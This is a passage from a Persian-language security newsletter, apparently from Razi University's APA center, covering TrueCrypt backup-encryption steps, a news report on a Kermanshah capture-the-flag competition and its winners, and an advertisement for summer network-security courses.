- فرآیند رمزگذاری به‌شرح زیر می باشد:
  - نصب و راه اندازی برنامه TrueCrypt
  - ایجاد یک فضا
  - انتخاب فایل های پشتیبان مورد نظر برای رمزگذاری
  - انتخاب الگوریتم رمزگذاری برای رمز نمودن داده ها، و سپس کلیک بر روی Next جهت آغاز فرآیند رمزگذاری

http://www.truecrypt.org

ادامه مبحث "پشتیبان گیری از داده ها" را در شماره بعدی ما دنبال کنید...

اخبار داخلی

در تاریخ ۱۱ و ۱۲ اردیبهشت ۱۳۹۸، دومین دوره مسابقات فتح پرچم غرب کشور با حضور ۳۰ تیم در حوزه غیرصنعتی، و حدود ۱۰ تیم در حوزه صنعتی از استان کرمانشاه و سایر استان‌ها برگزار گردید.

شرکت‌کنندگان این مسابقه از استان‌های کرمانشاه، تهران، فارس، لرستان و اصفهان بودند که برای رقابتی هیجان‌انگیز پا به میدان مسابقه گذاشتند.

در بخش اصلی مسابقه، تیم‌ها در ۵ حوزه Web Security، Network Security، Digital Forensics، Cryptography و Reverse Engineering به رقابت با یکدیگر پرداختند. مسابقه از ساعت ۸:۳۰ صبح آغاز شده و تا ساعت ۱۸ عصر ادامه داشت. هر یک از تیم‌های شرکت‌کننده با پاسخ درست به سؤالات هر حوزه پرچم مربوط به آن را دریافت نموده و با توجه به میزان امتیاز در نظر گرفته برای آن چالش جایگاه خود را در میان سایر رقیبان مشخص می‌نمود.

با توجه به اینکه موضوع امنیت به صورت کلی در کشور ما نسبت به موضوعات دیگر کمتر مورد توجه قرار می‌گیرد و در این زمینه لطمه‌هایی را نیز متحمل شدیم، لذا هدف از برگزاری این مسابقات پرورش و شناسایی استعدادهای برتر در این حوزه است که بتوانیم با حمایت آن‌ها گامی در جهت ارتقاء سطح امنیت استان و به تبع آن کشور برداریم.

در روز دوم این دوره از مسابقات، **برای اولین** بار فتح پرچم در "**حوزه صنعتی**" برگزار گردید.

مسابقه از ساعت 9:30 صبح آغاز شده و تا 13:15 ادامه یافت. برخی از شرکت‌کنندگان این بخش از مسابقه به طور مشترک هم در بخش اصلی و هم در حوزه صنعتی حضور داشتند.

هدف از اضافه کردن این حوزه به مسابقات فتح پرچم توجه به امنیت بخش صنعتی است که امروزه خیلی کمتر از سایر بخش‌ها مورد توجه قرار می‌گیرد. این در حالی است که بخش عظیمی از زیرساخت کشور به این حوزه اختصاص دارد و لذا باید بیشتر مورد توجه قرار گیرد.

با توجه به اینکه این مسابقات برای اولین بار برگزار شد اما به نسبت استقبال شرکت‌کنندگان خوب بود، و حدود 10 تیم از کرمانشاه و سایر استان‌ها به رقابت با یکدیگر پرداختند.

عصر روز دوم مسابقه، مراسم اختتامیه این مسابقات با حضور مهمانان و برگزیدگان مسابقه برگزار گردید. در این مراسم، به تیم‌های اول تا سوم هر حوزه (بخش اصلی و حوزه صنعتی) جوایز و تندیس یادبود از جانب حامی مسابقه، پست بانک استان کرمانشاه، اهداء گردید. برگزیدگان این مسابقه به شرح ذیل می‌باشند:

برگزیدگان بخش اصلی مسابقه:

- **رتبه اول»** تیم Mordor از استان تهران
- **رتبه دوم»** تیم Antares از استان کرمانشاه
- **رتبه سوم»** تیم Night's Watch از استان کرمانشاه

برگزیدگان حوزه صنعتی:

- **رتبه اول»** تیم Mordor از استان تهران
- **رتبه دوم»** تیم Antares از استان کرمانشاه
- **رتبه سوم»** تیم بانک ملی استان کرمانشاه و تیم اداره کل ارتباطات و فناوری اطلاعات استان کرمانشاه

٪۲۵ تخفیف دانشجویی

شروع دوره های تابستانی

مرکز تخصصی آپا دانشگاه رازی

همراه با ارائه گواهی معتبر دارای اعتبار نما

با اساتیدی مجرب دارای مدارک بین المللی

دوره امنیت شبکه سیسکو CCNA Security

CISCO CERTIFIED CCNA Security

۴۵ ساعت

چهارشنبه ها
ساعت : ۱۶ الی ۲۰

مهندس مهدی اسفندیاری

دوره مرکز عملیات امنیت SOC

SOC Security Operation Center

۲۴ ساعت

۳ روزه پنجشنبه ها

مهندس مهدی اسفندیاری

دوره مقدماتی امنیت شبکه Security+

CompTIA Security+

۴۰ ساعت

شنبه و دوشنبه ها
ساعت : ۱۶ الی ۲۰

مهندس مهدی فرهمند

مهلت ثبت نام تا ۱۴ تیر ماه ۹۸

جهت ثبت نام به آدرس cert.razi.ac.ir مراجعه نمایید

۰۸۳۳۴۳۴۳۲۵۱

@Edu_APARazi

@Edu_APARazi

مرکز تخصصی آپا دانشگاه رازی

دانشگاه رازی

اداره کل ارتباطات و فناوری اطلاعات استان کرمانشاه


مرکز تخصصی آپا دانشگاه‌ای